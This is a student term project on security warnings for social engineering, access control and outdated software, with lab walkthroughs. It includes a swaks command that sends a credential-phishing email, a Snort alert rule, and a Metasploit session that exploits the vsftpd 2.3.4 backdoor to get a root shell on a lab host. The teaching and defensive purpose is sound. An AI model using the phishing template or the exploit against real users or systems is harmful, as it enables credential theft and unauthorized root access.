

CS565 Networking Term Project
Trey Edmondson and Sonny Ngo

Table of Contents

1. Social Engineering Warnings
 - a. What It Is
 - b. Example Vulnerabilities
 - c. Lab Showcase
 - i. Showcasing vulnerabilities
 - ii. Warning Systems
 - iii. Warning System Improvements
2. Access Control Warnings
 - a. What It Is
 - b. Example Vulnerabilities
 - c. Lab Showcase
 - i. Showcasing vulnerabilities
 - ii. Warning Systems
 - iii. Warning System Improvements
3. Software Patch Warnings
 - a. What It Is
 - b. Example Vulnerabilities
 - c. Lab Showcase
 - i. Showcasing vulnerabilities
 - ii. Warning Systems
 - iii. Warning System Improvements
4. Documentation of Work
5. References

Social Engineering Warnings

What are Social Engineering Warnings?

Security alerts known as “social engineering warnings” are intended to detect and stop threat actors’ attempts to trick people into divulging sensitive data, login credentials, and or system access. Because social engineering attacks take advantage of human behavior rather than technological flaws like standard network based attacks do, they are especially challenging to identify using regular security measures. When suspicious or misleading activity is detected, email security systems, endpoint protection solutions, online browsers, and user awareness platforms usually create these alerts.

Phishing emails, malware attachments, misleading pop ups, and illegal physical devices, such as infected USB drives, are frequently the subject of social engineering alerts. By warning users of potentially harmful content before they interact with it, these alerts hope to hinder activities that may undermine the systems. For instance, mismatched sender domains, odd attachment types, or even embedded malicious URLs can cause an email security system to flag an incoming message as suspicious. Similarly,, when an unidentified external device is attached to a system, endpoint protect solutions may issue alerts indicating a possible danger of malware introduction or data exfiltration.

Device and port exploitation, especially when using portable media like USB flash drives, is a significant vulnerability when it comes to social engineering. A compromised device can launch malicious payloads upon connection if an attacker places it in a network environment. These payloads could create unwanted communication channels with external systems, log keystrokes, and even install backdoors. In this specific case, social engineering alerts may be

policies that completely ban access to removable media or indications from endpoint security software indicating that an unidentified or unauthorized device has been connected.

Malicious email attachments and pop up based deception methods are another popular attack vector. Users may come across emails with attachments that appear to be legitimate, like documents or invoices, but actually contain embedded malware. Similarly, users may be prompted to download harmful files or sensitive information through pop up notifications, which are more often than not disguised as software updates or system alerts.


For security warnings associated with social engineering, despite their significance, social engineering alerts raise a number of serious security issues that could reduce their effectiveness. Attackers often create social engineering efforts to evade warning systems that would prompt false negatives.

Lab Example

This lab will consist of two Ubuntu machines. One with an installed Mail Server using MailHog to host an email application and a social engineering machine with swaks installed to send mail traffic.

```
trey@DESKTOP-8SPE3A3:~$ swaks --to trey.edmondson@local.lab \
--from techsupport@local.lab \
--server 10.0.0.212:1025 \
--header "Subject: Urgent Security Alert" \
--header "Content-Type: text/html" \
--body "<h2>Security Alert</h2>
<p>Your account is locked. Please re-enter your credentials.</p>
<a href='http://10.0.0.212'>Verify Now</a>"
```

Phishing Email Sent to Server



Security Alert


Your account is locked. Please re-enter your credentials.

[Verify Now](#)

View of Email from Server

This email looks fairly legitimate. It's from a tech support email asking you to reverify credentials. This highlights the ease people can manipulate and create social engineering attempts through phishing emails and gain access to unsuspecting individuals' information. However, the embedded link is to a malicious website made to look like the company's website.

One example of a warning method is the ability to view all the data the email contains instead of looking at it normally. This allows the user to see exactly who sent it and how and what links are contained in the message before interacting with it.



View of Heading Information

This method of viewing the information can be used to identify suspicious activity regarding the email. The most obvious thing to note is that it was sent via swaks instead of a company email channel.

Improvements to Warning Methods

An emphasis on user focused design when trying to improve social engineering warning systems is a surefire way to efficiently counteract attacks. One improvement could be “context” based warning messages that assist users to make informed decisions by clearly explaining why an alert was triggered, e.g., pointing out conspicuous links. Moreover, by adding behavioral based detection using user behavior analytics, systems would be better at detecting advanced phishing attempts by identifying the irregularities in email exchanges and login habits. The use of artificial intelligence in email filtering would allow dynamic and user ease with today’s evolving phishing threat vector.

Improved browser security alerts would significantly lessen the chance of malware execution and credential theft. User centric warning frameworks with minimal, clear text would improve user coherence. Furthermore, automated response mechanisms that could disable compromised accounts, censor malicious links, and delete suspicious emails could enhance these systems and lessen human interactiveness. The integration of centralized monitoring tools that already offer strong prevention to social engineering attacks would improve warning methods all around.

Access Control Warnings

What are Access Control Warnings?

Unauthorized access control warnings are security alerts prompted when a system detects abnormal or unwarranted attempts to access data and or resources. Said warnings typically stem from intrusion detection systems (IDS), behavioral based analytics, and authentication monitoring. In layman's terms, it is when a person or persons attempt to access a system without permission, thus a user behaves outside their normal pattern. When trying to gain access to these systems, multiple failed login attempts are usually generated.

Several access control (AC) frameworks have been designed to mitigate unauthorized access, such as role based access control (RBAC), where permissions are set in place based on jobs instead of the user. Another example is attribute based access control (ABAC), where permissions are granted based on specific attributes (e.g., the user, environment, and resources), allowing for more specific authorization to be enforced. Some specific examples of this could be location when accessing sensitive data, such as an employee only having access to classified documents when connected to the company virtual private network. Another example is time based access, where a user can only access a mainframe between a designated time like normal work hours (9 AM to 5 PM). ABAC allows for more specifically defined rules which leads to more flexibility and scalability compared to its counterpart in RBAC.

An additional example is the zero trust policy, where users are granted the bare minimum, necessary power to perform their job duties. This access control ideology essentially predefines that no one is to be trusted, allowing for strict authentication for all users and devices. The zero trust policy goes hand in hand with the principle of least privilege access. It

emphasizes perpetual verification, continuously authentication and authorizing users based on human attributes like identity or specific locations. Another major access control framework is discretionary access control (DAC), where controls are defined by the data owner. This is typically a high level manager inside a company with familiarity to their specific data managed. Again, like ABAC, DAC offers a more flexible “package” but is offset by more security concerns. Finally, there is rule based access control (also RBAC, not to be confused with role based access control). Access control is based on administrative “rules” that are predetermined. This is differentiated from role based AC in the sense that it is not just the job that allows for system access, more so attributes such as geolocation and user behavior. This allows for a “layered” approach when it comes to authorization, and is frequently utilized in network security.

Security concerns with unauthorized access include system breaches leading to worst case scenarios like data exfiltration, causing sensitive data to be stolen and uploaded to a third party, and is highly related to network security. Several mitigation techniques can be set in place to counter these concerns and will be discussed in this paper.

Example vulnerabilities of Access Control:

1. Broken Access Control:

Access control in and of itself has been defined as user(s) justified access or authorization to systems or networks. Broken Access Control (BAC) in theory is that users can access data or have elevated permissions that they should not have in the first place. A specific attack with BAC is “Insecure Direct Object Reference”, or IDOR, where a user can change a URL parameter with the goal of modifying or deleting data.

2. Insecure Network Access Controls (NAC)

When a network is not properly secured, it leads to potential vulnerabilities that lead to unwarranted data manipulation. Examples of this include connecting to public Wi-Fis that are not safe, being susceptible to man in the middle attacks (MiTM) where a person intercepts communication between two parties, posing as a safe mediator.

3. Faulty Monitoring

Oftentimes with access control security, attacks go unnoticed. Zero day exploits are attacks or vulnerabilities that are unbeknownst to the vendor or developer with no updated or modern day approach/patch to mitigate. This relates to faulty monitoring as threat actors can utilize these exploits to bypass intrusion detection systems that cannot detect these exploits, leading to unnoticed data theft. An example of this could be a brute force, where up to fifty login attempts are tried through brute force but no warning is triggered.

Lab

This lab demonstrates how access control warnings can be generated and analyzed using an intrusion detection system in Kali Linux and where Snort was configured to monitor network traffic.

Step 1: The “*ip a*” command was executed to analyze the system’s network interfaces, allowing for identification of the primary interface (*eth0*) and retrieval of its corresponding IPv4 address for use in traffic monitoring.

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86271sec preferred_lft 86271sec
    inet6 fd00::682f:8313:8786:d4ce/64 scope global dynamic noprefixroute
        valid_lft 86273sec preferred_lft 14273sec
    inet6 fe80::f83f:8ef8:bab7:4df9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

“sudo nano /etc/snort/snort.conf”

Step 2: I used the following command to see if the configuration is valid: *“sudo snort -c /etc/snort/snort.lua -T”*.

Step 3: Then, I opened the local rules file using *“sudo nano /etc/snort/rules/local.rules”*. Furthermore, I pasted the following rule demonstrated by the figure w/ the command below.

```
GNU nano 8.7.1 /etc/snort/local.rules
alert icmp any any -> any any ( msg:"Access Control Warning: ICMP Traffic Detected"; sid:1000002; rev:1; )
```

alert icmp any any -> any any (msg:"Access Control Warning: ICMP Traffic Detected"; sid:1000002; rev:1;)

Step 5: I opened the Snort configuration using the command: *“sudo nano /etc/snort/snort.lua”*, and then used the block below for the IDS.

```
ips =
{
    enable_builtin_rules = true,
    rules = [[
        include /etc/snort/rules/local.rules
    ]]
}
```

Step 6: I revalidated using the command: *“sudo snort -c /etc/snort/snort.lua -T”*.

Step 7: Then, I ran Snort in the first terminal using “`sudo snort -c /etc/snort/snort.lua -i lo -A alert_fast -k none`”.

Step 8: For the ICMP rule, I used “`ping -c 4 127.0.0.1`” in the second terminal to prompt the Access Controlling Warning prompt.

```
pcap DAQ configured to passive.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] lo
04/12-17:37:47.184527 [**] [116:151:1] "(decode) same src/dst IP" [**] [Priority: 3] {ICMP} 127
.0.0.1 → 127.0.0.1
04/12-17:37:47.184527 [**] [116:150:1] "(decode) loopback IP" [**] [Priority: 3] {ICMP} 127.0.0
.1 → 127.0.0.1
04/12-17:37:47.184527 [**] [1:1000002:1] "Access Control Warning: ICMP Traffic Detected" [**] [
Priority: 0] {ICMP} 127.0.0.1 → 127.0.0.1
```

First terminal with Snort running, as well as the “Access Control Warnings” prompt

```
➤$ ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=3.49 ms
```

Second terminal running the ping command

Existing Warning Systems

- Intrusion Detection Systems (IDS)
- Example: Snort
- Monitors network traffic in real time
- Detects suspicious patterns (e.g., repeated access attempts)
- Generates alerts based on predefined rules

Improvement to Warning Systems


- Detects anomalies instead of relying only on rules
- Identifies unusual login patterns or access behavior
- Reduces false positives

Software Patching Warnings

What are Software Patching Warnings?

Software Patching refers to updating software and operating systems to ensure old functionalities that have known vulnerabilities are updated to new ones where the vulnerabilities have been fixed. These patches also aim to provide new features and performance.

Software Patching Warnings specifically refer to the process of alerting users about updates to the operating systems or programs. These alerts can come from setting tabs like on Windows Update or iOS that give pop-ups to tell the user about updates. They can also come from the websites hosting the programs or operating systems. The Software Patching can be automatic through features provided by an operating system or program or manually allowing the user to download updates from the provider's website or update servers.



Example Update Warning by Ubuntu 24.04.4

Security Concerns

While the basis for software patching is extremely important for maintaining secure environments to prevent malicious attacks, there are risks to consider with software patching.

1. Malicious Download Files

Users looking to update should be aware of possible malicious code and functionalities in software updates. This could happen due to account or server compromise from software vendors or malicious actors contributing to open source software. Good methods for verifying software updates are hashes of the update files or confirmation from the company themselves.

Examples of compromised downloads are the Notepad++ hack in 2025, CPUID and HWmonitor extremely recently on April 10, 2026, or XYZ Utils' Backdoor in 2024.

2. EOL Software

End of Life software is out of support and no longer receives updates. This is a security concern because known vulnerabilities that appear in the future cannot be patched by the developer, increasing the cost of the user to develop fixes if needed. The vulnerabilities could also go unnoticed longer increasing damages.

3. Outdated Software Packages

Outdated software packages expose risk of introducing vulnerabilities into systems. The longer software is available online, the longer amount of time attackers can learn how the functions work and create or find vulnerabilities.

Networking Impact

Outdated software can have crippling effects on Networking Infrastructure and Networking Environments. Network reliant protocols utilized by system infrastructure, when compromised, allow attacks to gain access points, exfiltration points, lateral movement, and more functionality to create problems for systems. Another reason network impact is so high is the increasing presence of networking protocols in applications communicating across the world, and in local environments.

Example Vulnerability

Due to a programming error in the user authentication, vsftpd will trigger a backdoor on port 6200 with a reverse shell if a malicious user logs in with the username :).

These vulnerabilities highlight the danger outdated networking programs that have not received proper patching can cause to systems allowing attackers to fully compromise data and service.

Lab Example

This lab will consist of two machines. One is a Kali Linux image loaded with ethical hacking tools. The other is a custom built image of Metasploitable2. Note that installing version vsftpd 2.3.4 from the official link is no longer vulnerable as it has been patched. The Metasploitable2 image contains the old, vulnerable version to demonstrate this issue. The vulnerable version was released to the public so public systems did have this vulnerability in the past, while some very unattended ones might still contain it.

Firstly, the system can be scanned with nmap or other network scanning tools to identify open ftp ports and the version running on it. The scan shows the correct version of vsftpd 2.3.4.

```
$ nmap -sV 10.0.0.44
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 17:11 EDT
Nmap scan report for 10.0.0.44
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
```

Nmap scan of vulnerable ftp system

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.0.44
RHOSTS => 10.0.0.44
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.0.44:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.0.44:21 - USER: 331 Please specify the password.
[+] 10.0.0.44:21 - Backdoor service has been spawned, handling...
[+] 10.0.0.44:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.123:42977 -> 10.0.0.44:6200) at 2026-04-12 17:14:18 -0400
whoami
root

```

Exploitation of vsftpd backdoor

This lab aims to showcase how some vulnerabilities are extremely easy to exploit and gain access to systems through networking protocols and highlights the importance of software patching alerts to notify system owners of security patches to current programs and systems.

Existing Warning Systems

Warning Systems for software patch warnings are tools that analyze installed applications within an environment, and identify weak versions of packages that contain known vulnerabilities or are outdated. These can directly look at the programs themselves, or they can look at libraries, open source packages, or dependencies for programs. Two examples of existing warning systems are manual tools such as nmap scanning which will display networking versions that can be manually searched online for existing vulnerabilities or automated tooling such as GVM or OpenVAS that will compare discovered vulnerabilities to databases and display alerts.

Improvements to Warning Systems

Some improvements to the existing warning systems like the example are automation to handle out of date versions found, a focus on program and network behavior and versions instead of only version numbering and CVE databases, or laying out plans for mitigating the risk associated with patch warnings.

Documentation of Work

- Outline and Scope of Work - Trey Edmondson, Sonny Ngo
- Social Engineering Warnings
 - Research - Sonny Ngo
 - Lab - Trey Edmondson
- Access Control Warnings - Sonny Ngo
- Software Patching Warnings - Trey Edmondson

References:

Access Control

- <https://www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Release-View/Article/3473830/new-cybersecurity-advisory-warns-about-web-application-vulnerabilities/>
- <https://www.forestadmin.com/blog/access-control-frameworks>

Software Patch Warnings

- <https://www.cisa.gov/news-events/news/understanding-patches-and-software-updates>
- <https://security.berkeley.edu/MSSND/patching-and-updates-guidelines>

Social Engineering

- <https://ieeexplore.ieee.org/document/10897028/keywords#keywords>
- <https://ieeexplore.ieee.org/document/10409876/>